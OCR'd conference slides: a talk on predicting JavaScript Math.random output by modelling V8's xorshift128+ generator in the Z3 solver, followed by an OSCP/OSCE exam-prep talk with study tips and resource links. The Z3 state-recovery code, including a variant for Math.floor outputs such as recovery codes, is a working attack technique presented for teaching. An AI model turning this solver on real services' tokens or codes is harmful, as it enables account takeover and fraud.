
There are many different PRNG algorithms; among the most well-known ones are Mersenne-Twister and

Math.random: Under the hood

```
uint64_t state0 = 1;
uint64_t state1 = 2;
uint64_t xorshift128plus() {
  uint64_t s1 = state0;
  uint64_t s0 = state1;
  state0 = s0;
  s1 ^= s1 << 23;
  s1 ^= s1 >> 17;
  s1 ^= s0;
  s1 ^= s0 >> 26;
  state1 = s1;
  return state0 + state1;
}
```

```
// Generate random numbers using xorshift128+.
base::RandomNumberGenerator::XorShift128(&state.s0, &state.s1);
```

Prior Work?



Predicting Math.random() numbers?

Ask Question

Asked 4 years, 9 months ago Active 2 years, 10 months ago Viewed 13k times

34

I was reading up on the documentation for Math.random() and I found the note:

> Math.random() does not provide cryptographically secure random numbers. Do not use them for anything related to security. Use the Web Crypto API instead, and more precisely the window.crypto.getRandomValues() method.

9

Is it possible to predict what numbers a call to `random` will generate? If so - how could this be done?

javascript random node.js

Prior Work?

Hacking the JavaScript Lottery

Douglas Goddard Follow

May 17, 2016 · 9 min read

January 2016 boasted a Powerball jackpot of 1.5 billion dollars. This generated a lot of interest in the lottery and the Los Angeles Times released a simulator where you start with 100 dollars and play until that is gone. I had seen previous work for predicting Java's Math.random() and thought it would be a fun project to replicate for the browser.

Prior Work?

```
# Symbolic execution of xs128p
def sym_xs128p(slvr, sym_state0, sym_state1, generated, browser):
    s1 = sym_state0
    s0 = sym_state1
    s1 ^= (s1 << 23)
    s1 ^= LShR(s1, 17)
    s1 ^= s0
    s1 ^= LShR(s0, 26)
    sym_state0 = sym_state1
    sym_state1 = s1
    calc = (sym_state0 + sym_state1)

    condition = Bool('c%d' % int(generated * random.random()))
    # Firefox number
    impl = Implies(condition, (calc & 0x1FFFFFFFFFFFFF) == int(generated))
    slvr.add(impl)
    return sym_state0, sym_state1, [condition]
```

Z3

Article Talk


Z3 Theorem Prover

From Wikipedia, the free encyclopedia

Z3 Theorem Prover is a cross-platform satisfiability modulo theories (SMT) solver by Microsoft.[1]


Contents [hide]

Z3 in action




```
>>> from z3 import *
>>> x = Real('x')
>>> y = Real('y')
>>> s = Solver()
>>>
>>> s.add(x ** 2 + y ** 2 == 3, x ** 3 == y, x > 1)
>>>
>>> print(s.check())
sat
>>> print(s.model())
[x = 1.1015496642?, y = 1.3366332096?]
```

So plug-in AES128 and solve??



Challenge 1: Math.floor

This is not an area I have much/any skill in, so sorry if the answer is obvious, but would this allow solving for an implementation that uses it in an algorithm such as: `Math.floor(Math.random()*9000) + 1000`, or would it lose too much to be retrievable? – Glenn 'devalias' Aug 7 '17 at 6:44

Challenge 1: Math.floor

```
function generateRecoveryCode() {
    // ...
    let code = Math.floor(Math.random() * CODE_LENGTH);
    //...
    return code
}
```

Adding Math.floor to the solver

```
def sym_xs128p(slvr, sym_state0, sym_state1, generated, browser):
    s1 = sym_state0
    s0 = sym_state1
    s1 ^= (s1 << 23)
    s1 ^= LShR(s1, 17)
    s1 ^= s0
    s1 ^= LShR(s0, 26)
    sym_state0 = sym_state1
    sym_state1 = s1
    calc = (sym_state0 + sym_state1)

    condition = Bool('c%d' % int(generated * random.random()))
    if browser == 'chrome':
        impl = Implies(condition, (calc & 0xFFFFFFFFFFFFF) == int(generated))
    elif browser == 'firefox' or browser == 'safari':
        # Firefox and Safari save an extra bit
        impl = Implies(condition, (calc & 0x1FFFFFFFFFFFFF) == int(generated))

    slvr.add(impl)
    return sym_state0, sym_state1, [condition]
```

Symbolically Perform XS128+

```
s1 = sym_state0
s0 = sym_state1
s1 ^= (s1 << 23)
s1 ^= LShR(s1, 17)
s1 ^= s0
s1 ^= LShR(s0, 26)
sym_state0 = sym_state1
sym_state1 = s1
```

```
uint64_t xorshift128plus() {
  uint64_t s1 = state0;
  uint64_t s0 = state1;
  state0 = s0;
  s1 ^= s1 << 23;
  s1 ^= s1 >> 17;
  s1 ^= s0;
  s1 ^= s0 >> 26;
  state1 = s1;
```


Calculate the u64 (converted to a double later)

```
calc = (sym_state0 + sym_state1)
```


```
uint64_t random = ((state0 + state1)
```

Tell Z3 that this should equal the next known value

```
impl = Implies(condition, (calc & 0xFFFFFFFFFFFFF) == int(generated))
```




From previous slide



Expected,
known value

Simulating Math.floor in Z3 - IEEE 754 😢



$$(-1)^{\text{sign}}(1.b_{51}b_{50}\ldots b_0)_2 \times 2^{e-1023}$$


or

$$(-1)^{\text{sign}}\left(1+\sum_{i=1}^{52} b_{52-i}2^{-i}\right) \times 2^{e-1023}$$

Simulating Math.floor (by cheating)

```
Math.random() -> [0, 1)
```

1. We can ignore the sign (msb)
2. Exponent MUST be equal to 1023 (not 100% true.. but we'll ignore that)



Simulating Math.floor in Z3

```
lower = from_double(Decimal(generated) / Decimal(multiple))
upper = from_double((Decimal(generated) + 1) / Decimal(multiple))

lower_mantissa = (lower & 0x000FFFFFFFFFFFFF)
upper_mantissa = (upper & 0x000FFFFFFFFFFFFF)
upper_expr = (upper >> 52) & 0x7FF

slvr.add(And(lower_mantissa <= calc, Or(upper_mantissa >= calc, upper_expr == 1024)))
```


Challenge 2: Double Trouble

Sept 24, 2018


```
115     -   uint64_t random = ((state0 + state1) & kMantissaMask) | kExponentBits;
        114 +   uint64_t random = (state0 >> 12) | kExponentBits;
116     115     return bit_cast<double>(random) - 1;
```

Problem 3: Cache miss-take

How Math.random *REALLY* works...



How Math.random *REALLY* works...



How Math.random *REALLY* works...

```
// Cached random numbers are exhausted if index is 0. Go to slow path.
Label if_cached(this);
GotoIf(SmiAbove(smi_index.value(), SmiConstant(0)), &if_cached);

// Cache exhausted, populate the cache. Return value is the new index.
Node* const refill_math_random =
    ExternalConstant(ExternalReference::refill_math_random());
Node* const isolate_ptr =
    ExternalConstant(ExternalReference::isolate_address(isolate()));
MachineType type_tagged = MachineType::AnyTagged();
```

Implications?

- We need to reverse our inputs
- Sometimes inputs can cross cache-fill events

Enough Theory, Let’s do a Demo

My Socials

@d0nutptr

@d0nutptr

Try Harder? Keep Trying! Demystifing OSCP/OSCE


Johnathan Miranda

@niden

$ whoami

- Active Duty Air Force - Cyber Warfare Operator
- Part Time Bug Hunter
- Avid CTFer
- Chicken Wrangler
- Fan of Offensive Security Certs
  - OSCP & OSCE
  - AWE/OSEE Virtual?!!?! Maybe!?!

U.S. AIR FORCE




Offensive Security Orders <orders@offensive-security.com>
to me

Dear Johnathan,

We are happy to inform you that you have successfully completed the Penetration Testing with Kali Linux certification exam and have obtained your Offensive Security Certified Professional (OSCP) certification.

Listed below is your name as it will appear on your printed certification. If any changes are required, please let us know right away at orders@offensive-security.com.



Offensive Security Orders <orders@offensive-security.com>
to me

Dear Johnathan,

We are happy to inform you that you have successfully completed the Cracking the Perimeter certification exam and have obtained your Offensive Security Certified Expert (OSCE) certification.

Listed below is your name as it will appear on your printed certification. If any changes are required, please let us know right away at orders@offensive-security.com.

OUTLINE

- Quick Overview on OffSec Certifications
- Try Harder?
- OSCP Preparations
- OSCP Resources
- Testing Strategies
- OSCE Preparations
- OSCE Resources
- Testing Strategies
- Issues with CTP/OSCE (opinion)
- Closing

Quick Overview

- Offensive Security is the “Industry-Leading Online Penetration Testing Training and Certification for Information Security Professionals”

- Offensive Security currently offers six certifications
  - KLCP - Kali Linux Certified Professional
  - OSCP - Offensive Security Certified Professional
  - OSWP - Offensive Security Wireless Professional
  - OSCE - Offensive Security Certified Expert
  - OSWE - Offensive Security Web Expert
  - OSEE - Offensive Security Exploitation Expert

- We’re going to focus on OSCP & OSCE today

Try Harder?

- Anybody has has heard of an Offensive Security has probably heard about their “Try Harder” philosophy.
- Harsh? Maybe? Perseverance is going to carry you a long way with these types of practical certifications.

OSCP Preparation

- This is a really important part and often overlooked.
- If you are not familiar with a linux command line, start there.
- Even the most basic familiarization of common pentesting tools will be helpful here.
- Not a requirement, but it can never hurt to begin getting yourself comfortable with any scripting language that interests you.
- Read Reviews!
- Once you get and have reviewed the course material, make sure you spend the majority of your time in the lab enviornment!

OSCP Resources

- There is a HUGE amount of content out there in regards to OSCP. Here is a list I personally used and found helpful.

- JohnHammond's YouTube Videos. General CTF + Recent OSCP videos
- 31 Days of OSCP Experience - https://scriptdotsh.com/index.php/2018/04/17/31-days-of-oscp-experience/
- Obviously ippsec's videos - https://www.youtube.com/playlist?list=PLidcsTyj9JXK-fnabFLVEvHinQ14Jy5tf
- 0xdf hacks stuff - https://0xdf.gitlab.io/
- Hakluke's Ultimate OSCP Guide - https://medium.com/@hakluke/haklukes-ultimate-oscp-guide-part-1-is-oscp-for-you-b57cbcce7440
- TryHackMe - https://tryhackme.com/
- **TJ's Massive OSCP Guide** - https://www.netsecfocus.com/oscp/2019/03/29/The_Journey_to_Try_Harder-_TJNulls_Preparation_Guide_for_PWK_OSCP.html
  - His OSCP-Like VM Spreadsheet - https://t.co/sBy0l6uitf?amp=1
- Buffer Overflow Practice - https://github.com/justinsteven/dostackbufferoverflowgood

PWKv2 Resources!

- There have been some AMAZING improvements to PWK with their 2020 update. Here are some updated resources that have been released for it. **(Disclaimer, I have not taken the exam for PWKv2)**

  - TheCyberMentor's OSCP Review 2020 - https://youtu.be/T1AUCXXKzL8
  - thomfre.dev OSCP Experience - https://thomfre.dev/my-oscp-experience
  - LPEWorkshop - https://github.com/sagishahar/lpeworkshop
  - PSEmpire3.0 - https://www.bc-security.org/post/the-empire-3-0-strikes-back
  - JohnHammond's OSCP Review 2020 - https://youtu.be/wjTt-5mfyhY

Testing Strats

- You’re probably never going to feel ready
- Create a REPEATABLE enumeration process that you use for everything
  - Basically, the exam is not time to start something new.
- If you get stuck on the Buffer Overflow REWATCH THE VIDEOS!
- The above goes for any concepts that might have escaped you
- Relax and take a break or two!
- Good Documentation is key.
  - My personal choice is OneNote 2016. OCR’d screenshots ftw!

OSCE Preparations

- You **don't** need to complete OSCP to do OSCE. Much more targeted for 32bit exploitation
- If you're used to doing VR/RE on modern systems with modern workflows it might be a difficult transition for OSCE.
  - OSCE uses perl, ollydbg, course ships with BackTrack 5 -.-
- Basic familiarity with x86 Intel ASM is helpful. (Not Required)
- Being able to work a debugger (setting breakpoints, step over functions)
- Vulnserver for Windows..
- Seriously Vulnserver for Windows

OSCE Resources

- NetSec Focus's OSCE channel
- h0mbre's blog - https://h0mbre.github.io/
- AnubisSec blog - https://anubissec.github.io/
- ASCII/OPCODE Table - http://www.bluesock.org/~willg/dev/ascii.html
- Binaries to practice on - https://github.com/73696e65/windows-exploits
- Tulpa Security's OSCE Guide - https://tulpa-security.com/2017/07/18/288/
- PayloadAllTheThings LFI - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion

Testing Strategies

- Like OSCP, you're probably not going to feel "ready"
- You have 48 hours, take your time and try to avoid tunnel vision
- Start with what you feel most comfortable with.
- You may need to hit google up quite a bit, you have PLENTY of time.
- Unlike OSCP, I suggest reading some of the above resources during the exam and NOT the videos
- You have time to catch some sleep for this exam. Do that!
- Knowing Vulnserver attack vectors is going to help immensely!

Issues with CTP/OSCE

- Teaches very important concepts, course is has outdated material but still very valuable.
- CTP/OSCE shipped with BackTrack5, I used the OSCP Kali 32bit VM for the exam.
- If you run out of lab time, look to replicate the lab and integrate vulnserver
- This feels like OffSec’s forgotten course, just need a refresh imo
- If you do VR/RE as your day job, your workflow will be disrupted quite a bit, be ready for that.
- Sometimes the videos and slides do not match up well.

